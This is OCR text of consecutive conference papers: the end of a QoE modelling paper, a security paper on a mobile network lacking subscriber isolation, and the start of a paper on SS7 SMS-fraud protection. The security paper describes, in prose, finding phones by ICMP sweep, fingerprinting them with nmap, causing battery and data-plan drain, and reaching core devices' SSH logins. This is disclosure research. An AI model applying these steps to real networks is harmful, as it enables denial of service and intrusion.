- Identification of relevant influence factor dimensions and relevant QoE dimensions for different types of services and applications (e.g., VoIP, streaming multimedia, multi-user networked environments, Web applications, Cloud-based applications, etc.). A challenge related to identifying QoE dimensions will be to cover as many dimensions of user perceived quality as necessary to further enable a reliable estimation of integral QoE.
- Specification of the mapping functions calculating QoE dimensions based on influence factors. In many cases, regression techniques or other machine learning tools such as neural networks (as in [16]) can be used, but the amount of training data required might prove too large for practical application in some instances.
- Specification of integral QoE as a weighted combination of QoE dimensions, taking into account the possibility of different dimensions being represented with different scales. In addition, calculation of integral QoE in the case of a service comprised of multiple modalities, e.g., audio and video (in such cases integral QoE would be considered as a function of the QoE of individual modalities, as studied previously by Prangl et al. [23]).

While more detailed investigation into each of these challenges is out of scope for this paper, we provide an illustrative example set of model dimensions for different service types, as shown in Table IV.

The first example we consider is that of a one-way streaming video service. Relevant dimensions of each of the ARCU sub-spaces are shown in the table. Content type may refer to video sequences differing in Spatial Information and Temporal Information indexes [24]. The characteristics of the device on which the content is displayed are also critical for the user's perception of quality, and are thus also considered. The user's motivation when watching video (e.g. entertainment vs. distance learning) can also play a significant role in how quality is assessed. Example QoE dimensions are listed as being color quality, blurriness, jerkiness, and blockiness. Integral QoE may then be considered as being a function of such dimensions, whose coefficients will be related to the weighted impact of each of the dimensions on integral QoE. For example, a given study may indicate that increased video jerkiness will have a greater impact on integral quality then blockiness.

In the second example, we list input dimensions and QoE dimensions related to a two-way conversational VoIP service. Detailed analysis of factors influencing VoIP quality and the correlation with a set of proposed QoE dimensions can be found in the work done by Wälterman et al. [19], while a mapping of several network- and application-level parameters into conversational quality was done by Couto da Silva et al. in [15]. Wältermann's study shows concrete coefficients (weight factors) assigned to multiple dimensions for narrowband and wideband VoIP, and further used for calculation of integral QoE. For example, of three identified QoE dimensions for narrowband speech transmission, the authors conclude that "discontinuity" is of greatest importance for integral quality, followed by "noisiness" and "coloration".

In the third example, we consider a multiplayer gaming scenario. Application related parameters which are listed are factors specific to networked gaming and / or networked interactive environments. Game mechanics refer to the game design and functional mechanisms. Different levels of cheating protection may be implemented, on one hand securing fair play, while on the other hand in certain case slowing down game play. With regards to system and network resources, input device capabilities play a critical role. Context parameters encompass the situation in which the game is being used. Extensive research on categorizing different user tasks (e.g., trading, peer-to-peer combat, raiding, etc.) in Massively Multiplayer Online Role Playing Games (MMORPGs) and their relationship with network requirements has been reported in [25]. With




Fig. 1. The ARCU Model

regards to end user parameters, game experience and player motivation are key QoE influence factors. The QoE dimensions listed are in part taken from a categorization of user perceived quality metrics related to networked virtual reality services in general [26] (interactivity, immersion, and plausibility - user acceptance of events as reasonable and valid). A weighting of the individual dimensions would in large part depend on the gaming scenario, for example with user perceived quality of highly interactive combat games relying most heavily on perception of real-time interactivity, whereas a strategy game may rely more on plausibility or immersion.

V. Conclusions and Future Work

The proposed model is intended to provide a basis for the systematic identification of QoE influence factors and understanding of their relationship with different dimensions constituting parts of the overall QoE. Ongoing work is targeted at studying identification and specification of QoE dimensions and integral QoE functions for different types of services, additionally taking into account the temporal nature of QoE. We are further looking to address the issue of modeling QoE in the case of multimedia services composed of multiple media components.

Acknowledgments

This work was partially supported by the European Commission's COST Action IC1003 Qualinet. Martín Varela's work was supported by Tekes, the Finnish Funding Agency for Technology and Innovation, through the Celtic+ QuEEN project.

References

[1] R. Stankiewicz and A. Jajszczyk, "A Survey of QoE Assurance in Converged Networks," *Comput. Netw.*, vol. 55, pp. 1459–1473, May 2011. [Online]. Available: http://dx.doi.org/10.1016/j.comnet.2011.02.004

[2] P. Reichl, B. Tuffin, and R. Schatz, "Logarithmic Laws in Service Quality Perception: where Microeconomics Meets Psychophysics and Quality of Experience," *Telecommunication Systems*, pp. 1–14, 2011, 10.1007/s11235-011-9503-7. [Online]. Available: http://dx.doi.org/10.1007/s11235-011-9503-7

[3] J. Zhang and N. Ansari, "On Assuring End-To-End Qoe in Next Generation Networks: Challenges and a Possible Solution," *Communications Magazine, IEEE*, vol. 49, no. 7, pp. 185 –191, july 2011.

[4] K. Wac *et al.*, "Studying the Experience of Mobile Applications Used in Different Contexts of Daily Life," in *Proceedings of ACM SIGCOMM W-MUST'11*, August 2011.

[5] M. Reis, P. Froehlich, and R. Schatz, "QoE Evaluation of High-Definition IPTV Services," in *Proceedings of 21st International Conference Radioelektronika*, April 2011, pp. 1–5.

[6] W. Wu *et al.*, "Quality of Experience in Distributed Interactive Multimedia Environments: Toward a Theoretical Framework," in *Proceedings of the 17th ACM international conference on Multimedia*, 2009.

[7] ITU-T, "Rec. G.100/P.10 - Vocabulary for Performance and Quality of Service, Amendment 2: New Definitions for Inclusion in Recommendation P.10/G.10," 2008.

[8] M. Fiedler, K. Kilkki, and P. Reichl, "From Quality of Service to Quality of Experience," Dagstuhl Seminar Proceedings, Executive Summary, 2009.

[9] M. Volk, U. Sedlar, and A. Kos, "An Approach to Modeling and Control of QoE in Next Generation Networks," *IEEE Communications Magazine*, vol. 48, no. 8, pp. 126–135, August 2010.

[10] S. Barakovic, J. Barakovic, and H. Bajric, "QoE Dimensions and QoE Measurement of NGN Services," in *Proceedings of 18th Telecommunications Forum TELFOR 2010*, November 2010.

[11] S. Jumisko-Pyykkö, "User-Centered Quality of Experience and

Service example	Input Dimensions				QoE dimensions
	A	R	C	U	
Streaming video	codec frame rate resolution playout buffer size content type spatial information index	throughput delay jitter loss rate loss burstiness device CPU device resolution device memory display brightness display color depth	user mobility location lighting conditions service cost	age motivation gender	color quality blurriness jerkiness blockiness
VoIP	codec bit rate FEC echo cancellation loss concealment	throughput delay jitter loss rate loss burstiness audio rendering (headset / handsfree)	ambient noise user mobility service cost language	age motivation gender hearing level	intelligibility clipping talking quality conversational quality listening quality coloration noisiness
Multiplayer gaming	game genre scene update rate dead reckoning algorithms game mechanics cheating protection	throughput delay loss rate device CPU display resolution GPU power device memory	number of players player environment playing task	age gender skill player class motivation	interactivity immersion enjoyment plausibility

TABLE I
EXAMPLE SET OF MODEL DIMENSIONS FOR DIFFERENT SERVICES

its Evaluation Methods for Mobile Television," Ph.D. dissertation, Tampere University of Technology, 2011.

[12] P. Brooks and B. Hestnes, "User measures of Quality of Experience - Why being Objective and Quantitative is Important," *IEEE Network*, vol. 24, no. 2, pp. 8–13, Apr. 2010.

[13] M. Fiedler, T. Hoßfeld, and P. Tran-Gia, "A Generic Quantitative Relationship Between Quality of Experience and Quality of Service," *Network, IEEE*, vol. 24, no. 2, pp. 36 –41, march-april 2010.

[14] H-J. Kim and D-H. Lee and J-M. Lee and K-H. Lee and W. Lyu and S-G. Choi, "The QoE Evaluation Method through the QoS and QoE Correlation Model," in *Proceedings of the 4th International Conference on Networked Computing and Advanced Information Management*, vol. 24, Apr. 2008, pp. 716–725.

[15] A. C. da Silva, M. Varela, E. de Souza e Silva, R. Leão, and G. Rubino, "Quality Assessment of Interactive Real Time Voice Applications," *Computer Networks*, vol. 52, p. 1179–1192, Apr. 2008.

[16] G. Rubino, M. Varela, and S. Mohamed, "Performance Evaluation of Real-Time Speech Through a Packet Network: a Random Neural Networks-Based Approach," *Performance Evaluation*, vol. 57, no. 2, pp. 141–162, May 2004.

[17] ITU-T, " Rec. P.800.1 - Mean Opinion Score (MOS) Terminology," 2006.

[18] S. Möller *et al.*, "A Taxonomy of Quality of Service and Quality of Experience of Multimodal Human-Machine Interaction," in *International Workshop on Quality of Multimedia Experience, QoMEx*, July 2009, pp. 7–12.

[19] M. Wälterman, A. Raake, and S.Möller, "Quality Dimensions of Narrowband and Wideband Speech Recognition," *Acta Acustica United With Acustica*, vol. 96, pp. 1090–1103, 2010.

[20] J.-G. Kim, Y. Wong, S.-F. Chang, and H.-M. Kim, "An Optimal Framework of Video Adaptation and its Application to Rate Adaptation Transcoding," *ETRI Journal*, vol. 27, no. 4, pp. 341–354, August 2005.

[21] ISO Information Technology, "Multimedia framework (MPEG-21) – Part 7: Digital Item Adaptation, ISO/IEC 21000-7," 2004.

[22] A. Raake, *Speech Quality of VoIP: Assessment and Prediction*. John Wiley & Sons, Ltd., 2006.

[23] M. Prangle, T.Szkaliczki, and H.Hellwanger, "A framework for utility-based multimedia adaptation," *IEEE Transactions on Circuits and Systems for Video Technology*, vol. 17, no. 6, pp. 719–728, June 2007.

[24] ITU-T, "Rec. P.910 - Subjective Video Quality Assessment Methods for Multimedia Applications," 1999.

[25] M. Suznjevic, O. Dobrijevic, and M. Matijasevic, "MMORPG Player Actions: Network Performance, Session Patterns and Latency Requirements Analysis," *Multimedia Tools and Applications*, vol. 45, no. 1-3, pp. 191–214, 2009, springer-Verlag.

[26] M. Matijasevic, D.Gracanin, K.Valavanis, and I.Lovrek, "Towards QoS Specification for Distributed Virtual Environments," in *Proceedings of the 10th Mediterranean Electrotehnical Conference Melecon*, 2000, pp. 132–135.

An IP Based Security Threat in Mobile Networks

M. Nagy* and M. Kotočová *
* Slovak University of Technology in Bratislava, Faculty of Informatics and Information Technologies, Bratislava, Slovakia
martinko.nagy@gmail.com
kotocova@fiit.stuba.sk

Abstract - Mobile networks based on GSM/GPRS/UMTS and lately LTE standards are slowly becoming a regular part of our lives. We use our brand new smartphones daily, don't even bothering, whether these devices and applications are properly secured. In this paper we briefly explain a security issue that was found in one commercial mobile network. This security issue is most visible on Android OS platform. However, many other mobile networks and mobile platforms may be impacted in certain circumstances. IP addresses of connected end user devices can be determined by an attacker and subsequent application attack could lead to device failure. We examine this problem and propose simple solution on mobile network side and smartphone side.

I. INTRODUCTION

Mobile networks based on GSM (Global System for Mobile communications) standard and its evolutions are probably the most widely used communication networks. According to statistics from Global Mobile Suppliers Association [1], GSM and its evolution had more than 5.2 billion subscriptions worldwide in Q3 2011. Despite this fact, not much extensive security research was done in these networks (except mobile malware and cipher analysis). In this paper we focus on configuration and implementation mistakes made by network operators and network equipment vendors, we examine them and describe their consequences. Finally we propose solutions on network operator side and user side.

II. MOBILE NETWORK ARCHITECTURE

First generation of mobile networks was analog. They offered mainly voice oriented services. As an example we can mention NMT (Nordic Mobile Telephone) in Europe and AMPS (Advanced Mobile Phone System) in America [2].

Second generation (GSM) brought many improvements such as digital communication and global usability of the same handset. Networks of second generation offered voice oriented services as well as circuit oriented data services – Circuit Switched Data / High Speed Circuit Switched Data (CSD/HSCSD) and short messages. Later, packet switched data support was added – General Packet Radio Service (GPRS). Next, some improvements were made to radio interface allowing higher data rates – Enhanced Data Rates for GSM Evolution (EDGE) [2].

Third generation – Universal Mobile Telecommunications System (UMTS) brought new radio access network based on Code Division Multiple Access (CDMA). Some minor changes had to be done in core network as well. Improvements on radio interface were done in third generation mobile networks like in second generation of mobile networks to enable higher data rates – High Speed Packet Access/ Evolved High Speed Packet Access (HSPA/HSPA+) [2].

Nowadays, first Long Term Evolution (LTE) networks are being deployed. They come with new air interface and new packet based only core network called Evolved Packet Core (EPC). These networks cannot be labeled as the fourth generation of mobile networks, because they do not fulfill the required data rates specified in ITU recommendation [3]. This standard should be fulfilled with LTE Advanced evolution step. These networks are omitted from this paper.

Generally a mobile network can be divided to 4 main parts (Fig. 1):

- Mobile Station (MS)
- Radio Access Network (RAN)
- Core Network (CN)
- Operations and Maintenance Center (OMC)

Mobile station is the mobile phone or a data card, which we use daily. It is connected to radio access network, which consists of base stations and logic that controls the base stations. Main logic of the networks is located in core network. Operations and maintenance center is used to configure and monitor the whole mobile network.




Figure 1. Main parts of the mobile network

In this paper we focus on GPRS/EDGE/UMTS networks. A simplified structure of this network is depicted in Fig. 2, circuit switched part of the network is omitted from this schema because this paper aims at the packet switched part.




Figure 2. GPRS/UMTS network

Mobile stations connect to the network via Base Transceiver Station (BTS) in GSM network or node B in UMTS network. Radio access network is controlled by Base Station Controller (BSC) in GSM network or Radio Network Controller (RNC) in UMTS network. User data then pass a common core network. First, data go through serving GPRS support node (SGSN), which is responsible for mobility and session management and then they pass gateway GPRS support node (GGSN), which is basically a router. This special router supports TCP/IP protocol stack from the Packet Data Networks (PDN) side and Signaling System #7 stack (SS#7) from the internal network side. Home Location Register (HLR) and Authentication Center (AuC) are used during subscriber authentication. Equipment Information Register (EIR) is used for example to block stolen mobile phones [4].

If a mobile station wants to communicate with other packet data networks, first it has to attach to the network. At this point, mobile network tracks the mobile station, but there is no user data exchange between the network and mobile station. Second step is to activate Packet Data Protocol (PDP) context. A virtual tunnel from GGSN to BSC/RNC is created with this procedure and an IP address is assigned to the mobile phone [4].

IP addresses are usually assigned randomly via Dynamic Host Configuration Protocol (DHCP), although there is an option to have a static address. Static IP address is used when a mobile station needs to be available even with deactivated PDP context. So when data for this mobile station reaches GGSN, GGSN knows to which mobile station is this packet addressed, even it has no IP address assigned yet [4]. GGSN therefore activates its PDP context and transmits this packet.

III. SECURITY THREADS IN MOBILE NETWORKS

We have to mention, that in past two or three years, a lot has been done by the open source community to support experiments with GSM/GPRS based networks. Projects like OpenBTS[5], OpenBSC [6] or Osmocom-BB [7] will help people to understand mobile protocol stack better. However, our paper aims on security issues that can be exploited without special radio hardware (software defined radio, hacked mobile phone or commercial BTS).

We executed a series of experiments on live commercial mobile networks. A common mobile phone connected to Windows and Linux computer as modem was used. From this point of view, the whole mobile network was just another IP network, with its pros and cons. We discovered, that one of the networks, on which security experiments were performed was not properly configured. We explain these security issues in next chapters.

First discovered security issue was the lack of subscriber isolation. It is common practice for most of the Internet service providers to isolate each user, so they have no access to computers of other users, even they are on same subnet. It is not desirable, that these subscribers can communicate directly via local network. Customers can communicate only with gateway. This prevents for example malware spreading across the internal network.

However, such malware spreading was reported in one of Austria's mobile networks [8]. In our examined network this communication was possible as well (Fig. 3). This lack of subscriber isolation has impact to security of users, but it also poses a security risk to network operator. Anybody from the inside of the network can generate

traffic to private address space and this will have following consequences:

- Drain of victim's mobile station battery
- Depletion of victim's prepaid data limit
- Depletion of access network resources
- Depletion of core network resources

It has to be noted, that this kind of attack can be executed only against terminals that actually have an IP address assigned (activated PDP context), else the packets are dropped on GGSN.




Figure 3. User to user communication without user isolation

Battery depletion means that attacker or malware that generates traffic to victim's IP address is opening a radio channel to the victim by sending the data, therefore spending battery power to receive and process incoming malicious traffic. If victim of this attack has a prepaid data plan from the network operator, the data limit is also consumed by this malicious communication.

From the network operator perspective, this attack is consuming resources on radio access network, mainly radio channels. It also increases load to intermediary devices that are in the path of the malicious packets.

It is a kind of denial of service attacks that no personal firewall can mitigate. Only operator can set up the network to not allow this kind of communication.

According to [9], Google Android based mobile devices activate their PDP contexts right after powered on. It means that mobile phone has an IP address right from the start (if connection to data network is subscribed and properly configured). Android phones are therefore very vulnerable in mobile networks that do not isolate subscribers. Moreover, we discovered, that mobile phones with assigned IP addresses are replying to ICMP echo request messages. Tested mobile phones:

- Sony Ericsson J102 Elm (firmware version: 1231-1917 R7CA061 100619)
- Sony Ericsson K310i (firmware version: prgCXC1250466 R4EA031)
- Sony Ericsson K510i (firmware version: prgCXC1250231 R4EA031)
- HTC WildFire S (Android 2.3.3)
- Nokia E66 (Symbian Series 60)
- iPhone 4S (iOS 5)

This means, that mobile stations with assigned IP address can be easily discovered by simple ICMP echo sweep. ICMP echo capability is a common feature, mainly used to debug network settings. But in this case, we do not see any sense of mobile stations replying ICMP echo request messages. Other mobile platforms do not activate PDP context at their start [9]. On these platforms, the activation of PDP context is triggered mostly by application request, however, with more and more always-online applications, the number of always connected phones will rise. Experiments were performed in GPRS/EDGE and UMTS mode and results were same.

Android phones with assigned IP address are very easy to find in the network, because they are always on-line. After finding a suitable victim by ICMP echo sweep, an attacker can launch an application attack.

After discovering, that phones are accessible in mobile network, we tried a well known network tool nMap [10]. Our aim was to identify the platform of the phone in order to focus the application attack better. nMap was able to guess the platform, however the identification was sometimes not exact. This can be improved in the future by the community, so the attacks against mobile devices would become more precise.

When we were tracing the route from one mobile phone to another (from one PC with mobile phone to another), we tried to open telnet and SSH sessions to IP addresses that appeared in the traceroute log. We found out, that some of these addresses responded to our session initiation with login dialog (Fig. 4). A real attacker would probably continue with brute-force password guessing. However this would be highly illegal and we did not try this approach. It has to be noted, that these devices could have been honneypots used precisely to this purpose.




Figure 4. SSH/telnet communication with intermediary devices in the mobile network

We discussed this issue with the network operator and surprisingly some of the devices changed their behavior after some time. Devices, which responded to SSH suddenly don't respond anymore with the login dialog and they close session. Because of these facts, we could assume, that devices, we discovered were not honneypots, but they were real core network devices.

IV. CONCLUSION

All of mentioned security issues were discussed with the network operator. Subscriber isolation is not used due to lack of this functionality on GGSN. Moreover, this kind of communication cannot be denied in the core network behind GGSN, because of other services. Identity of devices, which were responding to SSH and telnet was never revealed.

The user isolation problem should be solved by the operator. But on the other hand, GGSN is an expensive

device and we do not expect the operator to change it in a short time. Therefore user has to secure its device. We propose to install and configure firewall on computers connected to the Internet via mobile network. We suggest using firewalls on mobile devices as well. Installing a firewall should not be a problem on smartphones, but for example Android based phones need root privileges to execute a free firewall application. User can also install iptables binary, but it also requires root privileges. For Symbian, there are commercial applications available, however, Symbian is at the end of life and will be replaced with Windows phone. We are not aware of any free or commercial firewall software or firewall feature on Windows phone.

Moreover, low-end phones can be vulnerable also to old network attacks such as ”Ping of Death” or malformed packed reception (no such phone was found yet). These vulnerabilities can eventually lead to phone failure.

To sum up, firewall applications protect only security of the data stored in mobile phone and the mobile phone itself. The mobile networks remain unprotected against DOS attacks and billing attacks if not properly configured.

Last thing, there is no practical use of ICMP echo functionality in mobile stations. It just exposes mobile phone to the attacker. This ICMP echo legacy may be result of copying traditional TCP/IP stack to mobile devices by equipment vendors. All in all, the mobile TCP/IP stack should be modified to fit the needs of a mobile network and its security threads.

ACKNOWLEDGEMENT

The support by Slovak Science Grant Agency (VEGA 1/0676/12 “Network architectures for multimedia services delivery with QoS guarantee”) is gratefully acknowledged.

REFERENCES

[1] The Global mobile suppliers association, Homepage, http://www.gsacom.com/, January 2012.

[2] Ch. Bettstetter, J. Eberspacher, H. J. Viger, GSM: Switching, services and protocols, 2. ed. Chichester: John Wiley & Sons Ltd, 2001. ISBN 0-470-84174-5.

[3] ITU-R, Recommendation M.1645, Framework and overall objectives of the future development of IMT-2000 and systems beyond IMT-2000.

[4] 3GPP, TS 23.060 rel. 3.17.0 – General packet radio service; Service description; Stage 2, 2006.

[5] The OpenBTS project, http://openbts.sourceforge.net/, January 2012.

[6] OpenBSC, Homepage, http://openbsc.osmocom.org/trac/wiki/OpenBSC, January 2012.

[7] Osmocom-BB, Homepage, http://bb.osmocom.org/trac/ , January 2012.

[8] W. Fleischer, E. Hasenleithner, E. Ricciato, F. Svoboda, “On the impact of unwanted traffic onto a 3G network,” in SECPERU '06 Proceedings of the Second International Workshop on Security, June 2006, pp. 8-56.

[9] Huawei technologies Co., Ltd.: Behavior analysis of smartphone – version 1.1, http://www.huawei.com/en/static/hw-001545.pdf, 2010.

[10] Nmap – Free security scanner for network exploration & security audits, http://nmap.org/, January 2012.

VEGA 1/0676/12 “Network architectures for multimedia services delivery with QoS guarantee”

Mobile network protection system against fraudulent and unwanted messaging traffic

T. Gojević, K. Matas, M. Skomeršić and M. Žuvanić
Infobip Ltd / Products and Solutions dpt., Zagreb, Croatia
{tomislav.gojevic, kristijan.matas, marko.skomersic, marko.zuvanic}@infobip.com

In this paper, mobile network protection system against fraudulent and unwanted messaging traffic is discussed. Application to Person (A2P) messaging traffic is raising every year and with that raise fraudulent and unwanted traffic is gaining momentum as well. Home Location Register (HLR) lookup, Short Message Service (SMS) and Unstructured Supplementary Service Data (USSD) is exchanged between mobile network operators and along with regular traffic, there are also cases of traffic affecting network performance, link utilization and subscriber satisfaction. This paper will, discuss technical, commercial and security challenges of the aforementioned messaging traffic and how mobile network protection system can help to solve them.

Keywords: mobile networks, SMS, HLR, USSD, A2P

I. INTRODUCTION

Total SMS traffic in the world is expected to reach 9.089,3 billion in 2012 from 8.015,5 billion in 2011[1]. Along with the increase in regular Person to Person (P2P) and Application to Person (A2P) SMS traffic, there is also a huge increase in unwanted and fraudulent SMS traffic, and vast numbers of HLR lookups and USSD traffic that is either not regulated or it is used for some other purposes than the one it was created for.

All of the aforementioned trends significantly influence mobile network performance; link utilization and subscriber (dis)satisfaction, which leads to subscriber churn and potential loss of revenue for a mobile network operator (MNO).

To minimize these issues, mobile network operators were looking for a platform, similar to a firewall, to protect their network against various cases of spam, signalling overload, faking inside SS7 signalling parts of the message, theft of identity and unbalanced messaging traffic.

The only way to analyse and essentially stop fraudulent messaging traffic in real time is to integrate an SS7 analysing system directly on the signalling links. This way an MNO is able to detect all unwanted messaging traffic without any delay, which leaves no time for the fraudsters to adapt and change the patterns of behaviour.

II. TECHNICAL BACKGROUND

Standard SMS signalling flow, composed of HLR lookup and followed by SMS delivery, is displayed on Figure 1.




Figure 1.
Standard SMS signalling flow

Standard network initiated USSD signalling flow is depicted below on Figure 2.




Figure 2.
Standard USSD signalling flow

When sending signalling messages to other networks, mobile network nodes use, among other distinctive marks, addresses – Global Titles (GT) to represent themselves to other network nodes. GT is written in two different layers of an SS7 signalling message, Signalling Connection Control Part (SCCP) [2] and Mobile Application Protocol (MAP) [3]. From its beginning, SS7 was a relatively closed network community; with none or very little access to external parties e.g. service providers. But in the recent years mobile network operators have started to open their networks and provide access to the SS7 signalling network, to external parties. That resulted in usage of HLR, SMS and USSD signalling messages for other purposes that originally intended. Mobile network operators have some very basic and crude ways of stopping unwanted messaging traffic, but there is no bulletproof way of stopping various manipulations on the SCCP and MAP level i.e. changing of Global Titles to bypass basic blocking rules inside network nodes.

Below are various techniques on how to avoid basic blocking rules and cases that are troubling the mobile network operators:

- SMS Fake – occurs when an incoming message (MT_FWD_SM) comes from a foreign SMSC, and terminates at one of the receiving operator's VLR/MSCs. The message bears a manipulated originating address, destination address, or other items.[4]
- SMS spoofing – SMS-MO (coming into operators network from a foreign VLR/MSC, and terminating at operators network SMSC) which bears a wrong originating address, a wrong destination address, or other manipulated items.[4]
- SMS Spam – occurs when the receiving network clients receive unsolicited SMS
- Unbalanced HLR, SMS and/or USSD traffic – occurs when an operator receives more messaging traffic from a certain partner operator than it sends back. This results in a signalling misbalance and higher costs for the receiving operator
- Unsolicited USSD – occurs when an operator clients start to receive unsolicited USSD sessions to their mobile phone screens. USSD is not regulated and there are virtually no benefits for the receiving network

To be able to handle these cases, mobile network operators should use a robust system that is placed directly on the signalling links.




Figure 3.
MNO protection system

